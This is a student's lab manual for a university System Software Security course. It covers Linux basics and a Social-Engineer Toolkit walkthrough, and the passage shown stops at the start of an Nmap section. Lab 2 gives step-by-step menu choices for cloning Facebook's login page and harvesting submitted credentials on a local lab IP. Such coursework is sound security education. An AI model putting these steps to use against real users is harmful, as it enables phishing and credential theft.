D. Y. Patil International University

SCSEA

Third Year Engineering (B.Tech)

System Software Security

Lab Manual

D.Y.Patil International University, Akurdi, Pune School of Computer Science Engineering and Applications

Index

Sr. No.	Name of the Practical	Date of Conduction	Page No.		Sign of Teacher	Remarks*
			From	To		
1.	Study Of linux OS	15/01/25	3	5		
2.	Implementation of Social engineering toolkit	20/01/25	6	8		
3.	Study Of NMAP	29/01/25	9	12		
4.	understand the concept of Denial of Service DoS attack/Hping3	05/02/25	13	15		
5.	Malware Analysis	25/02/25	16	19		
6.	Netcat	05/03/25	20	21		
7.	Metasploit Payloads, Exploit DB	02/04/25	22	25		
8.	SQL injection, XSS	16/04/25	26	30		
9.	Firewall	12/03/25	31	32		
10.	IP and MAC spoofing	26/03/25	33	36		

***Absent/Attended/Late/Partially Completed/Completed**

CERTIFICATE

This is to certify that Mr. **Bhaskar Shenoy** PRN: **20220802027** of class: **Cyber Security** has completed practical/term work in the course of System Software Security of Third Year B.Tech(CS) within SCSEA, as prescribed by D.Y.Patil International University, Pune during the academic year 2024-2025.

Mr. Riteshkumar	Dr. Sarika Jadhav	Dr. Rahul Sharma
Teaching Assistant	Faculty I/C	Director

Lab 1:

Study of Linux OS

Aim: Linux Operating System works and gains practical skills in using it, including its basic structure, commands, file system, and system management tasks.

Objective :

- **Fundamentals of Linux:**

  Explore the history, features, and advantages of Linux.

  Differentiate between Linux distributions and their use cases.

- **Linux Architecture and File System:**

  Study the components of the Linux kernel and user space.

  Understand the Linux directory structure and file permissions.


- **Linux Command Line:**

  Practice essential shell commands and scripting techniques.

  Use text editors like Vim or Nano for file manipulation.


Commands:

1. uname -a : Display Linux system information




```
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
```

2. uname -r: Display kernel release information




```
┌──(kali㉿kali)-[~]
└─$ uname -r
6.8.11-amd64
```

3. top: Display and manage the top processes




```
top - 12:12:10 up 7 min,  2 users,  load average: 0.55, 0.48, 0.26
Tasks: 180 total,   1 running, 179 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2.0 us,  5.9 sy,  0.0 ni, 91.8 id,  0.0 wa,  0.0 hi,  0.4 si,  0.0 st
MiB Mem :   1974.6 total,    456.6 free,   1013.6 used,    684.6 buff/cache
MiB Swap:   1024.0 total,   1024.0 free,      0.0 used.    960.9 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    668 root      20   0  431684 143208  62684 S  11.3   7.1   0:18.22 Xorg
   1109 kali      20   0  458624 101048  87528 S   1.7   5.0   0:01.52 qterminal
     79 root      20   0       0      0      0 I   0.7   0.0   0:01.94 kworker/1:2-events
    932 kali      20   0  215960   3212   2816 S   0.7   0.2   0:03.39 VBoxClient
    986 kali      20   0  971344 121280  80900 S   0.7   6.0   0:03.68 xfwm4
   1045 kali      20   0  285908  46408  18688 S   0.7   2.3   0:04.33 panel-13-cpugra
   4227 kali      20   0    9188   4992   2944 R   0.7   0.2   0:00.11 top
    156 root       0 -20       0      0      0 I   0.3   0.0   0:00.96 kworker/0:1H-kblockd
```

4. vmstat 1 : Display virtual memory statistics




```
┌──(kali㉿kali)-[~]
└─$ vmstat 1
procs -----------memory---------- ---swap-- -----io---- -system-- -------cpu-------
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st gu
 3  0      0 465268  40144 660964    0    0  1278    98  568    3  5  7 87  0  0  0
 0  0      0 465268  40144 661016    0    0     0     0  537  462  8  3 89  0  0  0
 0  0      0 465268  40144 661020    0    0     0     0  471  407  6  3 91  0  0  0
 0  0      0 465268  40144 661020    0    0     0     0  675  878  6  5 89  0  0  0
 2  0      0 460236  40296 666668    0    0  1104    24 1037 2006 10 16 73  1  0  0
 0  0      0 439444  40440 662604    0    0   184   172 1611 2955 18 15 66  1  0  0
 1  0      0 439444  40440 662556    0    0     0     0  712  621  5  5 90  0  0  0
```

5. dmesg: Display mess ages in kernel ring buffer




```
┌──(kali㉿kali)-[~]
└─$ dmesg
[    0.000000] Linux version 6.8.11-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-13 (Debian 13.2.0-25) 13.2.0, GNU ld (GNU Binutils for Debian) 2.42) #
PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)
[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-6.8.11-amd64 root=UUID=98dc0284-e804-4aa4-8707-4578d41861b8 ro quiet splash
[    0.000000] BIOS-provided physical RAM map:
[    0.000000] BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
[    0.000000] BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff] reserved
[    0.000000] BIOS-e820: [mem 0x00000000000f0000-0x00000000000fffff] reserved
[    0.000000] BIOS-e820: [mem 0x0000000000100000-0x000000007ffeffff] usable
[    0.000000] BIOS-e820: [mem 0x000000007fff0000-0x000000007fffffff] ACPI data
[    0.000000] BIOS-e820: [mem 0x00000000fec00000-0x00000000fec00fff] reserved
[    0.000000] BIOS-e820: [mem 0x00000000fee00000-0x00000000fee00fff] reserved
[    0.000000] BIOS-e820: [mem 0x00000000fffc0000-0x00000000ffffffff] reserved
[    0.000000] NX (Execute Disable) protection: active
[    0.000000] APIC: Static calls initialized
[    0.000000] SMBIOS 2.5 present.
[    0.000000] DMI: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[    0.000000] Hypervisor detected: KVM
[    0.000000] kvm-clock: Using msrs 4b564d01 and 4b564d00
[    0.000003] kvm-clock: using sched offset of 13978688918 cycles
[    0.000005] clocksource: kvm-clock: mask: 0xffffffffffffffff max_cycles: 0x1cd42e4dffb, max_idle_ns: 881590591483 ns
[    0.000008] tsc: Detected 2495.998 MHz processor
[    0.001821] e820: update [mem 0x00000000-0x00000fff] usable ⟹ reserved
```

6. lsusb -tv: Display USB devices




```
┌──(kali㉿kali)-[~]
└─$ lsusb -tv
/:  Bus 001.Port 001: Dev 001, Class=root_hub, Driver=ohci-pci/12p, 12M
    ID 1d6b:0001 Linux Foundation 1.1 root hub
    |__ Port 001: Dev 002, If 0, Class=Human Interface Device, Driver=usbhid, 12M
        ID 80ee:0021 VirtualBox USB Tablet
```

7. id: Display the user and group ids of your current user.




```
┌──(kali㉿kali)-[~]
└─$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netde
v),106(bluetooth),113(scanner),136(wireshark),137(kaboxer),138(vboxsf)
```

8. who: Show who is logged into the system.




```
┌──(kali㉿kali)-[~]
└─$ who
kali     tty7         2025-04-23 12:06 (:0)
```

9. ifconfig -a: Display all net work inter faces and ip address



```
┌──(kali㉿kali)-[~]
└─$ ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8641:a048:99be:f554  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 5338  bytes 7287270 (6.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 783  bytes 76150 (74.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

10. bg: Display s topped or background jobs



```
┌──(kali㉿kali)-[~]
└─$ bg
bg: no current job
```

Conclusion :

This lab introduced essential Linux commands that form the foundation for system navigation, file manipulation, and operating basic system tasks in a cybersecurity context. These skills are essential for conducting further penetration testing tasks

LAB 2 :
Implementation of Social engineering toolkit


Aim : To understand and implement the Social Engineering Toolkit (SET) in order to learn how social engineering attacks work and how to protect systems from them.

Objective :

To implement a credential harvesting attack using SET and analyze the captured data.


Step 1: Launch SET

Run the command: sudo setoolkit




```
         !\_________________________/!\
         !!                         !! \
         !!  Social-Engineer Toolkit !!  \
         !!                         !!   !
         !!          Free           !!   !
         !!                         !!   !
         !!          #hugs          !!   !
         !!                         !!   !
         !!      By: TrustedSec     !!   /
         !!_________________________!!  /
         !/_________________________\! /
            __\_________________/__/!_
           !_______________________!/
          ________________________
       /oooo  oooo  oooo  oooo /!
      /ooooooooooooooooooooooo/ /
     /ooooooooooooooooooooooo/ /
    /C=_____________________/_/

──]        The Social-Engineer Toolkit (SET)         [──]
──]        Created by: David Kennedy (ReL1K)         [──]
                    Version: 8.0.3
                  Codename: 'Maverick'
──]        Follow us on Twitter: @TrustedSec         [──]
──]        Follow me on Twitter: @HackingDave        [──]
──]       Homepage: https://www.trustedsec.com       [──]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

  The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
```

Step 2: Choose Social-Engineering Attack




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Step 3: Select Website Attack Vectors




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Step 4: Choose Credential Harvester Attack Method
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Step 5: Choose Site Cloner



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

et:webattack>2
```

Step 6: Enter IP Address
Enter your local IP address (e.g., 10.0.2.15), which will be used for POST requests.



```
et:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
-] SET supports both HTTP and HTTPS
-] Example: http://www.thisisafakesite.com
et:webattack> Enter the url to clone: https://www.facebook.com/

*] Cloning the website: https://login.facebook.com/login.php
*] This could take a little bit...

he best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
```

Step 7: Enter the Target URL to Clone
https://www.facebook.com/login.php

SET will now clone the site and host it locally on port 80.

Conclusion:

This lab demonstrated how attackers can use social engineering tools like SET to harvest user credentials by cloning legitimate websites. It also highlighted the importance of educating users to recognize phishing attacks.


LAB 3 :
Study Of NMAP

Aim : How to use Nmap for network scanning and security analysis**.**

Objective: To discover hosts, services, and vulnerabilities on a computer network by performing port scanning, OS detection, and service enumeration, helping security professionals assess and secure systems.


Common Nmap Commands:

1: Scanning a single host:



